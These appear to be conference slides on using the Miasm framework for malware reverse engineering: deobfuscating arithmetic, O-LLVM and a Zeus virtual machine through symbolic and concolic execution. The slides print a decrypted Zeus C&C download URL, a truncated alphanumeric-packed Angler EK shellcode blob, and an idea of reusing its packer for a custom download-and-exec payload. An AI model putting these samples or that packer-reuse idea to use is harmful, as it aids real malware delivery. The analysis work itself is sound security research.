mov     ecx, [ebp+arg_0]
mov     edx, 0
mov     [ebp+var_4], ecx
mov     [ebp+var_8], eax
mov     eax, [ebp+var_4]
mov     ecx, [ebp+var_8]
add     eax, 77F7927Ch
add     eax, ecx
sub     eax, 77F7927Ch
add     eax, 0D1CEB5E6h
add     eax, 1000h
sub     eax, 0D1CEB5E6h
sub     eax, 508D5A7Fh
add     eax, 300h
add     eax, 508D5A7Fh
mov     ecx, edx
sub     ecx, eax
mov     eax, edx
sub     eax, 30h
```

```
mystere1:0x8048440
    ESP = ESP + 0xFFFFFFFC
    @32[ESP + 0xFFFFFFFC] = EBP

    EBP = ESP

    ESP = ESP + 0xFFFFFFF8
    zf = (ESP + 0xFFFFFFF8?0x0:0x1)
    nf = (ESP + 0xFFFFFFF8)[31:32]
    pf = parity ((ESP + 0xFFFFFFF8) & 0xFF)
    of = ((ESP ^ (ESP + 0xFFFFFFF8)) & (ESP ^ 0x8))[31:32]
    cf = (ESP ^ ((ESP ^ (ESP + 0xFFFFFFF8)) & (ESP ^ 0x8)) ^ (ESP + 0x
    af = (ESP ^ (ESP + 0xFFFFFFF8) ^ 0x8)[4:5]

    EAX = @32[EBP + 0xC]

    ECX = @32[EBP + 0x8]

    EDX = 0x0

    @32[EBP + 0xFFFFFFFC] = ECX

    @32[EBP + 0xFFFFFFF8] = EAX

    EAX = @32[EBP + 0xFFFFFFFC]

    ECX = @32[EBP + 0xFFFFFFF8]

    EAX = EAX + 0x77F7927C
    zf = (EAX + 0x77F7927C?0x0:0x1)
    nf = (EAX + 0x77F7927C)[31:32]
    pf = parity ((EAX + 0x77F7927C) & 0xFF)
    of = ((EAX ^ (EAX + 0x77F7927C)) & (EAX ^ 0x88086D83))[31:32]
    cf = (EAX ^ ((EAX ^ (EAX + 0x77F7927C)) & (EAX ^ 0x88086D83)) ^ (E
    af = (EAX ^ (EAX + 0x77F7927C) ^ 0x77F7927C)[4:5]
```

```
mystere1:0x8048440
    ESP = ESP + 0xFFFFFFFC
    @32[ESP + 0xFFFFFFFC] = EBP

    EBP = ESP

    ESP = ESP + 0xFFFFFFF8
    zf = (ESP + 0xFFFFFFF8?0x0:0x1)
    nf = (ESP + 0xFFFFFFF8)[31:32]
    pf = parity ((ESP + 0xFFFFFFF8) & 0xFF)
    of = ((ESP ^ (ESP + 0xFFFFFFF8)) & (ESP ^ 0x8))[31:32]
    cf = (ESP ^ ((ESP ^ (ESP + 0xFFFFFFF8)) & (ESP ^ 0x8)) ^ (ESP + 0xFF
    af = (ESP ^ (ESP + 0xFFFFFFF8) ^ 0x8)[4:5]

    EAX = @32[EBP + 0xC]

    ECX = @32[EBP + 0x8]

    EDX = 0x0

    @32[EBP + 0xFFFFFFFC] = ECX

    @32[EBP + 0xFFFFFFF8] = EAX

    EAX = @32[EBP + 0xFFFFFFFC]

    ECX = @32[EBP + 0xFFFFFFF8]

    EAX = EAX + 0x77F7927C
    zf = (EAX + 0x77F7927C?0x0:0x1)
    nf = (EAX + 0x77F7927C)[31:32]
    pf = parity ((EAX + 0x77F7927C) & 0xFF)
    of = ((EAX ^ (EAX + 0x77F7927C)) & (EAX ^ 0x88086D83))[31:32]
    cf = (EAX ^ ((EAX ^ (EAX + 0x77F7927C)) & (EAX ^ 0x88086D83)) ^ (EAX
    af = (EAX ^ (EAX + 0x77F7927C) ^ 0x77F7927C)[4:5]

    EAX = EAX + ECX
    zf = (EAX + ECX?0x0:0x1)
    nf = (EAX + ECX)[31:32]
    pf = parity ((EAX + ECX) & 0xFF)
    of = ((EAX ^ ECX ^ 0xFFFFFFFF) & (EAX ^ (EAX + ECX)))[31:32]
    cf = (EAX ^ ECX ^ ((EAX ^ ECX ^ 0xFFFFFFFF) & (EAX ^ (EAX + ECX))) ^
    af = (EAX ^ ECX ^ (EAX + ECX))[4:5]
```

```
mystere1:0x8048440
    ESP = ESP + 0xFFFFFFFC
    @32[ESP + 0xFFFFFFFC] = EBP

    EBP = ESP

    ESP = ESP + 0xFFFFFFF8

    EAX = @32[EBP + 0xC]

    ECX = @32[EBP + 0x8]

    EDX = 0x0

    @32[EBP + 0xFFFFFFFC] = ECX

    @32[EBP + 0xFFFFFFF8] = EAX

    EAX = @32[EBP + 0xFFFFFFFC]

    ECX = @32[EBP + 0xFFFFFFF8]

    EAX = EAX + 0x77F7927C

    EAX = EAX + ECX

    EAX = EAX + 0x88086D84

    EAX = EAX + 0xD1CEB5E6

    EAX = EAX + 0x1000

    EAX = EAX + 0x2E314A1A
```

```
mystere1:0x8048440
    ESP = ESP + 0xFFFFFFFC
    @32[ESP + 0xFFFFFFFC] = EBP

    EBP = ESP

    ESP = ESP + 0xFFFFFFF8

    EAX = @32[EBP + 0xC]

    ECX = @32[EBP + 0x8]
```

```
IRDst = @32[ESP_init]
EIP = @32[ESP_init]
EAX = @32[ESP_init + 0x4] + @32[ESP_init + 0x8] + 0x1337
ECX = (- @32[ESP_init + 0x4]) + (- @32[ESP_init + 0x8]) + 0xFFFFECD0
EDX = @32[ESP_init + 0x4] + @32[ESP_init + 0x8] + 0x1337
ESP = ESP_init + 0x4
zf = (ESP_init + 0xFFFFFFFC?0x0:0x1)
nf = (ESP_init + 0xFFFFFFFC)[31:32]
pf = parity ((ESP_init + 0xFFFFFFFC) & 0xFF)
of = (((ESP_init + 0xFFFFFFF4) ^ (ESP_init + 0xFFFFFFFC)) & ((ESP_init +
cf = ((((ESP_init + 0xFFFFFFF4) ^ (ESP_init + 0xFFFFFFFC)) & ((ESP_init +
af = ((ESP_init + 0xFFFFFFF4) ^ (ESP_init + 0xFFFFFFFC) ^ 0x8)[4:5]
@32[ESP_init + 0xFFFFFFFC] = EBP_init
@32[ESP_init + 0xFFFFFFF8] = @32[ESP_init + 0x4]
@32[ESP_init + 0xFFFFFFF4] = @32[ESP_init + 0x8]
```

O-LLVM: second sample

```
EAX = ((@32[ESP_init + 0x4] & 0x41C3084C) | ((@32[ESP_init + 0x4] ^ 0xFFFFFFFF) & 0xBE3CF7B3))
      ((@32[ESP_init + 0x8] & 0x41C3084C) | ((@32[ESP_init + 0x8] ^ 0xFFFFFFFF) & 0xBE3CF7B3))
```

```
EAX = ((X & 0x41C3084C) | ((X ^ 0xFFFFFFFF) & 0xBE3CF7B3)) ^
      ((Y & 0x41C3084C) | ((Y ^ 0xFFFFFFFF) & 0xBE3CF7B3))
```

```
EAX = (X & not(C) | not(X) & C) ^
      (Y & not(C) | not(Y) & C)
```

```
EAX = X ^ C ^ Y ^ C = X ^ Y
```

Adding a new simplification

Adding a new simplification: `(X & C | ~X & ~C) = ~(X ^ C)`

- `C` and `~C` can be "pre-computed" (constants)
- → Strategy
  1. Match (IR regexp): `(X1 & X2) | (X3 & X4)`
  2. Assert `X1 == ~X3`, `X2 == ~X4`
  3. Replace with `~(X1 ^ X2)`
- Simplifications are recursively applied

Adding a new simplification

```
def match1(e_s, expr):
    rez = match_expr(expr,                                  # Target
                     (jok1 & jok2) | (jok3 & jok4),         # Regexp
                     [jok1, jok2, jok3, jok4])              # Jokers
    if not rez:
        return expr

    if (is_equal(e_s, rez[jok1], ~rez[jok3]) and
        is_equal(e_s, rez[jok2], ~rez[jok4])):
        return ~(rez[jok1] ^ rez[jok2])

    return expr

expr_simp.enable_passes({
    ExprOp: [match1],
})
```

Adding a new simplification: `(X & C | ~X & ~C) = ~(X ^ C)`

1. Match (IR regexp): `(X1 & X2) | (X3 & X4)`

Adding a new simplification

```
def match1(e_s, expr):
    rez = match_expr(expr,                                # Target
                     (jok1 & jok2) | (jok3 & jok4),      # Regexp
                     [jok1, jok2, jok3, jok4])           # Jokers
    if not rez:
        return expr

    if (is_equal(e_s, rez[jok1], ~rez[jok3]) and
        is_equal(e_s, rez[jok2], ~rez[jok4])):
        return ~(rez[jok1] ^ rez[jok2])

    return expr

expr_simp.enable_passes({
    ExprOp: [match1],
})
```

Adding a new simplification: `(X & C | ~X & ~C) = ~(X ^ C)`

1. Match (IR regexp): `(X1 & X2) | (X3 & X4)`
2. Assert `X1 == ~X3`, `X2 == ~X4`

Adding a new simplification

```
def match1(e_s, expr):
    rez = match_expr(expr,                                    # Target
                     (jok1 & jok2) | (jok3 & jok4),           # Regexp
                     [jok1, jok2, jok3, jok4])                # Jokers
    if not rez:
        return expr

    if (is_equal(e_s, rez[jok1], ~rez[jok3]) and
        is_equal(e_s, rez[jok2], ~rez[jok4])):
        return ~(rez[jok1] ^ rez[jok2])

    return expr

expr_simp.enable_passes({
    ExprOp: [match1],
})
```

Adding a new simplification: `(X & C | ~X & ~C) = ~(X ^ C)`

1. Match (IR regexp): `(X1 & X2) | (X3 & X4)`
2. Assert `X1 == ~X3`, `X2 == ~X4`
3. Replace with `~(X1 ^ X2)`

Summary

1 Introduction

2 Use case: Shellcode

3 Use case: EquationDrug from EquationGroup

4 Use case: Sibyl

5 Use case: O-LLVM

6 Use case: Zeus VM

7 Use case: Load the attribution dices

8 Use case: UEFI analysis

9 Conclusion

VM protection

Protection

- Binary: protected using a virtual machine
- CC urls: deciphered using a custom ISA

Symbolic execution

1. Symbolic execution of each mnemonic
2. Automatically compute mnemonic semantic

First mnemonic

Mnemonic fetcher

`@32(ECX)` is `VM_PC`

Mnemonic1 side effects

```
@8[(@32[ECX]+0x1)] = ((@8[@32[ECX]]^@8[(@32[ECX]+0x1)]^0xE9)&0x7F)
@32[ECX] = (@32[ECX]+0x1)
```

First mnemonic

Mnemonic fetcher

`@32(ECX)` is `VM_PC`

Mnemonic1 side effects

```
@8[(@32[ECX]+0x1)] = ((@8[@32[ECX]]^@8[(@32[ECX]+0x1)]^0xE9)&0x7F)
@32[ECX] = (@32[ECX]+0x1)
```

`VM_PC` update!

`@32[ECX] = (@32[ECX]+0x1)` $\rightarrow$ `VM_PC = (VM_PC+0x1)`


Mnemonic decryption

```
@8[(@32[ECX]+0x1)] = ((@8[@32[ECX]]^@8[(@32[ECX]+0x1)]^0xE9)&0x7F)
```

$\rightarrow$

```
@8[(VM_PC+0x1)] = ((@8[VM_PC]^@8[(VM_PC+0x1)]^0xE9)&0x7F)
```

Reduction example




Reduction example


Reduction rules

`ECX`	$\rightarrow$	`"VM_STRUCT"`
`@32[VM_STRUCT]`	$\rightarrow$	`"VM_PC"`
`@32[VM_sTRUCT+INT]`	$\rightarrow$	`"REG_X"`
`0x4`	$\rightarrow$	`"INT"`
`@[VM_PC + "INT"]`	$\rightarrow$	`"INT"`
`"INT" op "INT"`	$\rightarrow$	`"INT"`


Reduction example




Reduction example




Reduction example




Reduction example




Reduction example




Reduction example




Reduction example




Reduction example




Reduction example




Reduction example




Reduction example



Reduction example



Reduction example



Mnemonics

Mnemonic 2

```
'REG_X' = ('REG_X'^'INT')
'PC' = ('PC'+'INT')
```

Mnemonic 3

```
'PC' = ('PC'+'INT')
'REG_X' = ('REG_X'+'INT')
@8['REG_X'] = (@8['REG_X']^'INT')
```

Mnemonic 4

```
'PC' = ('PC'+'INT')
'REG_X' = ('REG_X'+'INT')
@16['REG_X'] = (@16['REG_X']^'INT')
```

Mnemonics

Semantic

- Those equations are the *semantic* of the VM mnemonics
- It is now *automatically* computed
- Instanciate VM mnemonics according to the bytecode
- Build basic blocks in IR corresponding to a VM code

IR block Semantic

```
loc_0000000000403368
REG_0 = {(REG_0[0:32]+0x142) 0 32}

REG_4 = {0xE1 0 32}

REG_10 = {0x731A 0 32}

REG_10 = {(REG_10[0:32]+0xFD3C8023) 0 32}

REG_4 = {(REG_4[0:32]+0x8899) 0 32}

REG_10 = {(REG_10[0:32]+0xFFFFFF53) 0 32}

REG_4 = {(REG_4[0:32]^0x31F35A3E) 0 32}

REG_4 = {(REG_4[0:32]+{REG_10[0:8] 0 8, 0x0 8 32}) 0 32}

REG_0 = {(REG_0[0:32]+0x1) 0 32}
@8[REG_0[0:32]] = (@8[REG_0[0:32]]+(- REG_4[0:8]))

RC4_2 = call_func_RC4_DEC(REG_0[0:32], 0x36, call_func_RC4_INIT(0x403392, 0x27))
RC4_1 = call_func_RC4_INIT(0x403392, 0x27)
REG_0 = {(REG_0[0:32]+0x36) 0 32}
```

(Hey, the vm code is obfuscated …)

Translate to LLVM IR

```
%.279 = add i32 %arg0 , 322
%.315 = add i32 %arg0 , 323
%0 = zext i32 %.279 to i64
%.318 = inttoptr i64 %0 to i8*
%.319 = load i8 , i8* %.318, align 1
%.323 = add i8 %.319, 44
store i8 %.323, i8* %.318, align 1
%.330 = tail call i32 @RC4_init(i32 ptrtoint ([39 x i8]* @KEY_0x403392 to i32), i32 39)
%.331 = tail call i32 @RC4_dec(i32 %.315, i32 54, i32 %.330)
%.333 = tail call i32 @RC4_init(i32 ptrtoint ([39 x i8]* @KEY_0x403392 to i32), i32 39)
%.335 = add i32 %arg0 , 377
%.342 = tail call i32 @RC4_init(i32 ptrtoint ([12 x i8]* @KEY_0x4033BC to i32), i32 12)
%.343 = tail call i32 @RC4_dec(i32 %.335, i32 173, i32 %.342)
%.345 = tail call i32 @RC4_init(i32 ptrtoint ([12 x i8]* @KEY_0x4033BC to i32), i32 12)
%.347 = add i32 %arg0 , 550
%.353 = add i32 %arg0 , 554
%1 = zext i32 %.347 to i64
%.356 = inttoptr i64 %1 to i32*
```

Recompile with LLVM

```
push    rbp
push    r15
push    r14
push    r13
push    r12
push    rbx
sub     rsp, 28h
mov     r13d, edi
lea     eax, [r13+142h]
lea     ebp, [r13+143h]
add     byte ptr [rax], 2Ch ; ','
mov     r14, offset KEY_0x403392
mov     r12, offset RC4_init
mov     esi, 27h ; '''
mov     edi, r14d
call    r12 ; RC4_init
mov     r15, offset RC4_dec
mov     esi, 36h ; '6'
mov     edi, ebp
mov     edx, eax
call    r15 ; RC4_dec
mov     esi, 27h ; '''
mov     edi, r14d
call    r12 ; RC4_init
lea     ebp, [r13+179h]
mov     r14, offset KEY_0x4033BC
mov     esi, 0Ch
```

(Hey, I do know this ISA …)

Speed-up the malware!

```
CONTEXT_INIT 08d3b710
DEC 08d3b710, 0804c268, 00000074
INIT 0804a220, 00000063
CONTEXT_INIT 08d3b818
35 BD B7 47 8D 87 28 C3 E8 4B 9E 61 56 6B 66 00     5..G..(..K.aVkf.
34 00 00 00 13 06 74 84 B9 9E 53 38 E7 72 FC 0D     4.....t...S8.r..
3C 36 A8 63 67 6C 1D FF EA 20 8A 5E 1E D6 B2 48     <6.cgl... .^...H
78 C1 4C A8 0A 35 AA 9A 4D 5F 9A C6 1D 34 8A ED     x.L..5..M_...4..
05 A7 EF C1 00 A0 00 00 F1 28 1C A6 44 68 EC 68     .........(..Dh.h
74 74 70 3A 2F 2F 72 78 66 6B 78 6D 74 71 78 67     ttp://rxfkxmtqxg
2E 63 6F 6D 2F 70 70 63 72 7A 61 65 7A 71 73 2F     .com/ppcrzaezqs/
63 66 67 2E 62 69 6E 00 D5 7F 0F 02 E9 55 21 3B     cfg.bin......U!;
CC 3C 76 16 83 B0 51 5A DA 94 96 63 4E 3A 8B 59     .<v...QZ...cN:.Y
AD 95 A3 C6 7E A4 68 B1 41 93 71 91 D7 7F 3D 3E     ....~.h.A.q...=>
D5 9C 17 39 1D 11 24 D2 C5 4C 4F 1B 5E 81 A6 EB     ...9..$..LO.^...
BD 25 E4 8D B8 AB 5B A5 F8 AA 04 6B 97 B6 42 80     .%....[....k..B.
92 8E 36 22 61 B3 73 B5 EE 70 46 CB 1E 56 E1 0C     ..6"a.s..pF..V..
6C B9 A1 07 0F 31 BE CF 48 98 79 00 D8 DB F1 8A     l....1..H.y.....
0B FC 7D 08 26 43 2C 9E 06 01 15 05 F0 99 BF 19     ..}.&C,.........
```

Summary

1 Introduction
2 Use case: Shellcode
3 Use case: EquationDrug from EquationGroup
4 Use case: Sibyl
5 Use case: O-LLVM
6 Use case: Zeus VM
7 Use case: Load the attribution dices
8 Use case: UEFI analysis
9 Conclusion

Back to the shellcode


```
PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIbxjKdXPZk9n6l
IKgK0enzIBTFklyzKwswpwpLlfTWlOZ9rkJkOYBZcHhXcYoYoKOzUvwEOglwlCrsy
NuzY1dRSsBuLGlrTe90npp2QpH1dnrcbwb8ppt6kKf4wQbhtcxGnuLULqUQU2TpyL
3rsVyrlidNleNglULPLCFfzPvELsD7wvzztdQqdKJ5vpktrht6OwngleLDmhGNK6l
d6clpO2opvWlRTSxhVNSlM0t6kKf7GD2ht7vUN5LULNkPtQmMM9UHSD4dKYFUgQbH
tTVWnULuLup5J50TLPOBkydmqULuLuLMLkPUlSQeHT67mkGWnT6glPJRkXtmIULWl
ELCzNqqxQKfzl443Wlwl5LmIklu9szrVR7g5pUsXPLPMMOsQitWmphC6QZHtLO5M7
lwlNyKlsYS6FMiLpxj7ClwtlWQL5xGQL8uNULUL1yKwpJzTXNwlGlwlnyiLSXhMqU
RbVMyLqJUtPZKSpiHfQ45JPiLppKCkQKBZTeuKu9m59KgkEw5L6MuLoaRKeJBc8tT
IWleL5L9EiOPveLCF8b44OtrSscUqD4XnyWqxLq8tQxeMULglvMKe2mRmpO1ZRkPM
JC2iYpIOCyNuZYrV5L0tP95LpOeLZ59lXc596ppLJCcY6t3D2BRvMOHKQdhnZgQxL
...
```


This shellcode is “packed” to be alphanumeric

Back to the shellcode

Idea

- This is a campaign associated to Angler EK

Back to the shellcode

Idea

- This is a campaign associated to Angler EK
- Could we *steal* the packer from this shellcode?

Back to the shellcode

Idea

- This is a campaign associated to Angler EK
- Could we *steal* the packer from this shellcode?
- Automatically, without actually reversing the stub?

Back to the shellcode

Idea

- This is a campaign associated to Angler EK
- Could we *steal* the packer from this shellcode?
- Automatically, without actually reversing the stub?
- And make our own Download & Exec payload with a `recon.cx` C&C?

Back to the shellcode

Idea

- This is a campaign associated to Angler EK
- Could we *steal* the packer from this shellcode?
- Automatically, without actually reversing the stub?
- And make our own Download & Exec payload with a `recon.cx` C&C?

DSE / concolic execution

DSE

- Dynamic Symbolic Execution / Concolic Execution
- Driller, Triton, Mandricore, …
- Principle
  - A symbolic execution alongside a concrete one
  - The concrete drives the symbolic (loops, external APIs, …)

DSE / concolic execution

```
a = 1;
if (x % 2 == 1) {
    a += 5;
}
```

Concrete

1. $a = 1$, $x = 11$
2. enter the `if`
3. $a = 6$, $x = 11$

Symbolic only

1. $a = a + 1$
2. if $x\%2 == 1$, take the branch
3. ?

DSE / concolic execution

```
a = 1;
if (x % 2 == 1) {
    a += 5;
}
```

Concrete

1. $a = 1$, $x = 11$
2. enter the `if`
3. $a = 6$, $x = 11$

DSE

1. $a = a + 1$
2. take the branch, **constraint** $x \% 2 == 1$
3. $a = a + 6$

DSE in Miasm

```python
from miasm2.analysis.dse import DSEEngine
from miasm2.core.interval import interval

dse = DSEEngine(machine)

dse.attach(jitter)
dse.update_state_from_concrete()
